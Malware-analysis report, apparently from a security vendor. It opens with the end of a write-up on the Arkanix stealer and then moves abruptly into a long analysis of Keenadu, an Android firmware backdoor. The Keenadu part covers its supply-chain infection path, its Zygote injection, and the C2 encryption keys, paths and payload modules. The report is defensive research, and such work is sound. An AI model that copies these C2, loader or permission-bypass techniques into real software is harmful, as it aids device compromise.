
Speaking of technical details, based on the screenshot of the Visual Studio stealer project that was sent to the Discord server, we can conclude that the author is German-speaking.
This same screenshot also serves as a probable indicator of AI-assisted development as it shares the common patterns of such assistants, e.g. the presence of the utils.cpp file. What provides even more confidence is the overall code structure, the presence of comments and extensive debugging log output.
Example of LLM-specific patterns
Conclusions
Information stealers have always posed as a serious threat to users’ data. Arkanix is no exception as it targets a wide range of users, from those interested in cryptocurrencies and gaming to those using online banking. It collects a vast amount of information including highly sensitive personal data. While being quite functional, it contains probable traces of LLM-assisted development which suggests that such assistance might have drastically reduced development time and costs. Hence it follows that this campaign tends to be more of a one-shot campaign for quick financial gains rather than a long-running infection. The panel and the Discord chat were taken down around December 2025, leaving no message or traces of further development or a resurgence.
In addition, the developers behind the Arkanix Stealer decided to address the public, implementing a forum where they posted development insights, conducted surveys and even ran a referral program where you could get bonuses for “bringing a friend”. This behavior makes Arkanix more of a public software product than a shady stealer.
In April 2025, we reported on a then-new iteration of the Triada backdoor that had compromised the firmware of counterfeit Android devices sold across major marketplaces. The malware was deployed to the system partitions and hooked into Zygote – the parent process for all Android apps – to infect any app on the device. This allowed the Trojan to exfiltrate credentials from messaging apps and social media platforms, among other things.
This discovery prompted us to dive deeper, looking for other Android firmware-level threats. Our investigation uncovered a new backdoor, dubbed Keenadu, which mirrored Triada’s behavior by embedding itself into the firmware to compromise every app launched on the device. Keenadu proved to have a significant footprint; following its initial detection, we saw a surge in support requests from our users seeking further information about the threat. This report aims to address most of the questions and provide details on this new threat.
Our findings can be summarized as follows:
We discovered a new backdoor, which we dubbed Keenadu, in the firmware of devices belonging to several brands. The infection occurred during the firmware build phase, where a malicious static library was linked with libandroid_runtime.so. Once active on the device, the malware injected itself into the Zygote process, similarly to Triada. In several instances, the compromised firmware was delivered with an OTA update.
A copy of the backdoor is loaded into the address space of every app upon launch. The malware is a multi-stage loader granting its operators the unrestricted ability to control the victim’s device remotely.


We successfully intercepted the payloads retrieved by Keenadu. Depending on the targeted app, these modules hijack the search engine in the browser, monetize new app installs, and stealthily interact with ad elements.
One specific payload identified during our research was also found embedded in numerous standalone apps distributed via third-party repositories, as well as official storefronts like Google Play and Xiaomi GetApps.
In certain firmware builds, Keenadu was integrated directly into critical system utilities, including the facial recognition service, the launcher app, and others.
Our investigation established a link between some of the most prolific Android botnets: Triada, BADBOX, Vo1d, and Keenadu.


The complete Keenadu infection chain looks like this:
Full infection diagram
Kaspersky solutions detect the threats described below with the following verdicts:



At the very beginning of the investigation, our attention was drawn to suspicious libraries located at /system/lib/libandroid_runtime.so and /system/lib64/libandroid_runtime.so – we will use the shorthand /system/lib[64]/ to denote these two directories. The library exists in the original Android source. Specifically, it defines the println_native native method for the android.util.Log class. Apps utilize this method to write to the logcat system log. In the suspicious libraries, the implementation of println_native differed from the legitimate version by the call of a single function:
Call to the suspicious function

The suspicious function decrypted data from the library body using RC4 and wrote it to /data/dalvik-cache/arm[64]/system@framework@vndx_10x.jar@classes.jar. The data represents a payload that is loaded via DexClassLoader. The entry point within it is the main method of the com.ak.test.Main class, where “ak” likely refers to the author’s internal name for the malware; this letter combination is also used in other locations throughout the code. In particular, the developers left behind a significant amount of code that writes error messages to the logcat log during the malware’s execution. These messages have the AK_CPP tag.
Payload decryption
The payload checks whether it is running within system apps belonging either to Google services or to Sprint or T-Mobile carriers. The latter apps are typically found in specialized device versions that carriers sell at a discount, provided the buyer signs a service contract. The malware aborts its execution if it finds that it’s running within these processes. It also implements a kill switch that terminates its execution if it finds files with specific names in system directories.
Next, the Trojan checks if it is running within the system_server process. This process controls the entire system and possesses maximum privileges; it is launched by the Zygote process when it starts. If the check returns positive, the Trojan creates an instance of the AKServer class; if the code is running in any other process, it creates an instance of the AKClient class instead. It then calls the new object’s virtual method, passing the app process name to it. The class names suggest that the Trojan is built upon a client-server architecture.
Launching system_server in Zygote
The system_server process creates and launches various system services with the help of the SystemServiceManager class. These services are based on a client-server architecture, and clients for them are requested within app code by calling the Context.getSystemService method. Communication with the server-side component uses the Android inter-process communication (IPC) primitive, binder. This approach offers numerous security and other benefits. These include, among other things, the ability to restrict certain apps from accessing various system services and their functionality, as well as the presence of abstractions that simplify the use of this access for developers while simultaneously protecting the system from potential vulnerabilities in apps.
The authors of Keenadu designed it in a similar fashion. The core logic is located in the AKServer class, which operates within the system_server process. AKServer essentially represents a malicious system service, while AKClient acts as the interface for accessing AKServer via binder. For convenience, we provide a diagram of the backdoor’s architecture below:
Keenadu backdoor execution flow
It is important to highlight Keenadu as yet another case where we find key Android security principles being compromised. First, because the malware is embedded in libandroid_runtime.so, it operates within the context of every app on the device, thereby gaining access to all their data and rendering the system’s intended app sandboxing meaningless. Second, it provides interfaces for bypassing permissions (discussed below) that are used to control app privileges within the system. Consequently, it represents a full-fledged backdoor that allows attackers to gain virtually unrestricted control over the victim’s device.
AKClient architecture

AKClient is relatively straightforward in its design. It is injected into every app launched on the device and retrieves an interface instance for server communication via a protected broadcast (com.action.SystemOptimizeService). Using binder, this interface sends an attach transaction to the malicious AKServer, passing an IPC wrapper that facilitates the loading of arbitrary DEX files within the context of the compromised app. This allows AKServer to execute custom malicious payloads tailored to the specific app it has targeted.
AKServer architecture

At the start of its execution, AKServer sends two protected broadcasts: com.action.SystemOptimizeService and com.action.SystemProtectService. As previously described, the first broadcast delivers an interface instance to other AKClient-infected processes for interacting with AKServer. Along with the com.action.SystemProtectService message, an instance of another interface for interacting with AKServer is transmitted. Malicious modules downloaded within the contexts of other apps can use this interface to:
Grant any permission to an arbitrary app on the device.
Revoke any permission from an arbitrary app on the device.
Retrieve the device’s geolocation.
Exfiltrate device information.
Malicious interface for permission management and device data collection
Once interaction between the server and client components is established, AKServer launches its primary malicious task, titled MainWorker. Upon its initial launch, MainWorker logs the current system time. Following this, the malware checks the device’s language settings and time zone. If the interface language is a Chinese dialect and the device is located within a Chinese time zone, the malware terminates. It also remains inactive if either the Google Play Store or Google Play Services are absent from the device. If the device passes these checks, the Trojan initiates the PluginTask task. At the start of its routine, PluginTask decrypts the command-and-control server addresses from the code as follows:
The encrypted address string is decoded using Base64.
The resulting data, a gzip-compressed buffer, is then decompressed.
The decompressed data is decrypted using AES-128 in CFB mode. The decryption key is the MD5 hash of the string "ota.host.ba60d29da7fd4794b5c5f732916f7d5c", and the initialization vector is the string "0102030405060708".

After decrypting the C2 server addresses, the Trojan collects victim device metadata, such as the model, IMEI, MAC address, and OS version, and encrypts it using the same method as the server addresses, but this time it utilizes the MD5 hash of the string "ota.api.bbf6e0a947a5f41d7f5226affcfd858c" as the AES key. The encrypted data is sent to the C2 server via a POST request to the path /ak/api/pts/v4. The request parameters include two values:
m: the MD5 hash of the device IMEI
n: the network connection type (“w” for Wi-Fi, and “m” for mobile data)
The response from the C2 server contains a code field, which may hold an error code returned by the server. If this field has a zero value, no error has occurred. In this case, the response will include a data field: a JSON object encrypted in the same manner as the request data and containing information about the payloads.
How Keenadu compromised libandroid_runtime.so

After analyzing the initial infection stages, we set out to determine exactly how the backdoor was being integrated into Android device firmware. Almost immediately, we discovered public reports from Alldocube tablet users regarding suspicious DNS queries originating from their devices. This vendor had previously acknowledged the presence of malware in one of its tablet models. However, the company’s statement contained no specifics regarding which malware had compromised the devices or how the breach occurred. We will attempt to answer these questions.
User complaints regarding suspicious DNS queries
The DNS queries described by the original complainant also appeared suspicious to us. According to our telemetry, the Keenadu C2 domains obtained at that time resolved to the IP addresses listed below:
67.198.232[.]4
67.198.232[.]187
The domains keepgo123[.]com and gsonx[.]com mentioned in the complaint resolved to these same addresses, which may indicate that the complainant’s tablet was also infected with Keenadu. However, matching IP addresses alone is insufficient for a definitive attribution. To test this hypothesis, it was necessary to examine the device itself. We considered purchasing the same tablet model, but this proved unnecessary: as it turns out, Alldocube publishes firmware archives for its devices publicly, allowing anyone to audit them for malware.
To analyze the firmware, one must first determine the storage format of its contents. Alldocube firmware packages are RAR archives containing various image files, other types of files, and a Windows-based flashing utility. From an analytical standpoint, the Android file system holds the most value. Its primary partitions, including the system partition, are contained within the image file super.img. This is an Android Sparse Image. For the sake of brevity, we will omit a technical breakdown of this format (which can be reconstructed from the libsparsecode); it is sufficient to note that there are open-source utilities to extract partitions from these files in the form of standard file system images.
We extracted libandroid_runtime.so from the Alldocube iPlay 50 mini Pro (T811M) firmware dated August 18, 2023. Upon examining the library, we discovered the Keenadu backdoor. Furthermore, we decrypted the payload and extracted C2 server addresses hosted on the keepgo123[.]com and gsonx[.]com domains, confirming the user’s suspicions: their devices were indeed infected with this backdoor. Notably, all subsequent firmware versions for this model also proved to be infected, including those released after the vendor’s public statement.
Special attention should be paid to the firmware for the Alldocube iPlay 50 mini Pro NFE model. The “NFE” (Netflix Enabled) part of the name indicates that these devices include an additional DRM module to support high-quality streaming. To achieve this, they must meet the Widevine L1 standard under the Google Widevine DRM premium media protection system. Consequently, they process media within a TEE (Trusted Execution Environment), which mitigates the risk of untrusted code accessing content and thus prevents unauthorized media copying. While Widevine certification failed to protect these devices from infection, the initial Alldocube iPlay 50 mini Pro NFE firmware (released November 7, 2023) was clean – unlike other models’ initial firmware. However, every subsequent version, including the latest release from May 20, 2024, contained Keenadu.
During our analysis of the Alldocube device firmware, we discovered that all images carried valid digital signatures. This implies that simply compromising an OTA update server would have been insufficient for an attacker to inject the backdoor into libandroid_runtime.so. They would also need to gain possession of the private signing keys, which normally should not be accessible from an OTA server. Consequently, it is highly probable that the Trojan was integrated into the firmware during the build phase.
Furthermore, we have found a static library, libVndxUtils.a (MD5: ca98ae7ab25ce144927a46b7fee6bd21), containing the Keenadu code, which further supports our hypothesis. This malicious library is written in C++ and was compiled using the CMake build system. Interestingly, the library retained absolute file paths to the source code on the developer’s machine:
D:\work\git\zh\os\ak-client\ak-client\loader\src\main\cpp\__log_native_load.cpp: this file contains the dropper code.
D:\work\git\zh\os\ak-client\ak-client\loader\src\main\cpp\__log_native_data.cpp: this file contains the RC4-encrypted payload along with its size metadata.
The dropper’s entry point is the function __log_check_tag_count. The attacker inserted a call to this function directly into the implementation of the println_native method.
Code snippet where the attacker inserted the malicious call
According to our data, the malicious dependency was located within the firmware source code repository at the following paths:
Interestingly, the Trojan within libandroid_runtime.so decrypts and writes the payload to disk at /data/dalvik-cache/arm[64]/system@framework@vndx_10x.jar@classes.jar. The attacker most likely attempted to disguise the malicious libandroid_runtime.so dependency as a supposedly legitimate “vndx” component containing proprietary code from MediaTek. In reality, no such component exists in MediaTek products.
Finally, according to our telemetry, the Trojan is found not only in Alldocube devices but also in hardware from other manufacturers. In all instances, the backdoor is embedded within tablet firmware. We have notified these vendors about the compromise.
Based on the evidence presented above, we believe that Keenadu was integrated into Android device firmware as the result of a supply chain attack. One stage of the firmware supply chain was compromised, leading to the inclusion of a malicious dependency within the source code. Consequently, the vendors may have been unaware that their devices were infected prior to reaching the market.
Keenadu backdoor modules
As previously noted, the inherent architecture of Keenadu allows attackers to gain virtually unrestricted control over the victim’s device. To understand exactly how they leveraged this capability, we analyzed the payloads downloaded by the backdoor. To achieve this, we crafted a request to the C2 server, masquerading as an infected device. Initially, the C2 server did not deliver any files; instead, it returned a timestamp for the next check-in, scheduled 2.5 months after the initial request. Through black-box analysis of the C2 server, we determined that the request includes the backdoor’s activation time; if 2.5 months have not elapsed since that moment, the C2 will not serve any payloads. This is likely a technique designed to complicate analysis and minimize the probability of these payloads being detected. Once we modified the activation time in our request to a sufficiently distant date in the past, the C2 server returned the list of payloads for analysis.
The attacker’s server delivers information about the payloads as an object array. Each object contains a download link for the payload, its MD5 hash, target app package names, target process names, and other metadata. An example of such an object is provided below. Notably, the attackers chose Alibaba Cloud as their CDN provider.
Example of payload metadata
Files downloaded by Keenadu utilize a proprietary format to store the encrypted payload and its configuration. A pseudocode description of this format is presented below (struct KeenaduPayload):
After downloading, Keenadu verifies the file integrity using MD5. The Trojan’s creators also implemented a code-signing mechanism using the DSA algorithm. The signature is verified before the payload is decrypted and executed. This ensures that only an attacker in possession of the private key can generate malicious payloads. Upon successful verification, the configuration and the malicious module are decrypted using AES-128 in CFB mode. The decryption key is the MD5 hash of the string that is a concatenation of "37d9a33df833c0d6f11f1b8079aaa2dc" and a salt, while the initialization vector is the string "0102030405060708".
The configuration contains information regarding the module’s entry and exit points, its name, and its version. An example configuration for one of the modules is provided below.
Having outlined the backdoor’s algorithm for loading malicious modules, we will now proceed to their analysis.
Keenadu loader
This module (MD5: 4c4ca7a2a25dbe15a4a39c11cfef2fb2) targets popular online storefronts with the following package names:
com.amazon.mShop.android.shopping (Amazon)
com.zzkko (SHEIN)
com.einnovation.temu (Temu)
The entry point is the start method of the com.ak.p.d.MainApi class. This class initiates a malicious task named HsTask, which serves as a loader conceptually similar to AKServer. Upon execution, the loader collects victim device metadata (model, IMEI, MAC address, OS version, and so on) as well as information regarding the specific app within which it is running. The collected data is encoded using the same method as the AKServerrequests sent to /ak/api/pts/v4. Once encoded, the loader exfiltrates the data via a POST request to the C2 server at /ota/api/tasks/v3.
Data collection via the plugin
In response, the attackers’ server returns a list of modules for download and execution, as well as a list of APK files to install on the victim’s device. Interestingly, in newer Android versions, the delivery of these APKs is implemented via installation sessions. This is likely an attempt by the malware to bypass restrictions introduced in recent OS versions, which prevent sideloaded apps from accessing sensitive permissions – specifically accessibility services.
Use of an installation session
Unfortunately, during our research, we were unable to obtain samples of the specific modules and APK files downloaded by this loader. However, users online have reported that infected tablets were adding items to marketplace shopping carts without the user’s knowledge.
User complaint on Reddit
Clicker loader
These modules (such as ad60f46e724d88af6bcacb8c269ac3c1) are injected into the following apps:
Wallpaper (com.android.wallpaper)
YouTube (com.google.android.youtube)
Facebook (com.facebook.katana)
Digital Wellbeing (com.google.android.apps.wellbeing)
System launcher (com.android.launcher3)
Upon execution, the malicious module retrieves the device’s location and IP address using a GeoIP service deployed on the attackers’ C2 server. This data, along with the network connection type and OS version, is exfiltrated to the C2. In response, the server returns a specially formatted file containing an encrypted JSON object with payload information, as well as a XOR key for decryption. The structure of this file is described below using pseudocode:
The decrypted JSON consists of an array of objects containing download links for the payloads and their respective entry points. An example of such an object is provided below. The payloads themselves are encrypted using the same logic as the JSON.
Example of payload metadata
In the course of our research, we obtained several payloads whose primary objective was to interact with advertising elements on various themed websites: gaming, recipes, and news. Each specific module interacts with one particular website whose address is hardcoded into its source.
Google Chrome module
This module (MD5: 912bc4f756f18049b241934f62bfb06c) targets the Google Chrome browser (com.android.chrome). At the start of its execution, it registers an Activity Lifecycle Callback handler. Whenever an activity is launched within the target app, this handler checks its name. If the name matches the string "ChromeTabbedActivity", the Trojan searches for a text input field (used for search queries and URLs) named url_bar.
Searching for the url_bar text element
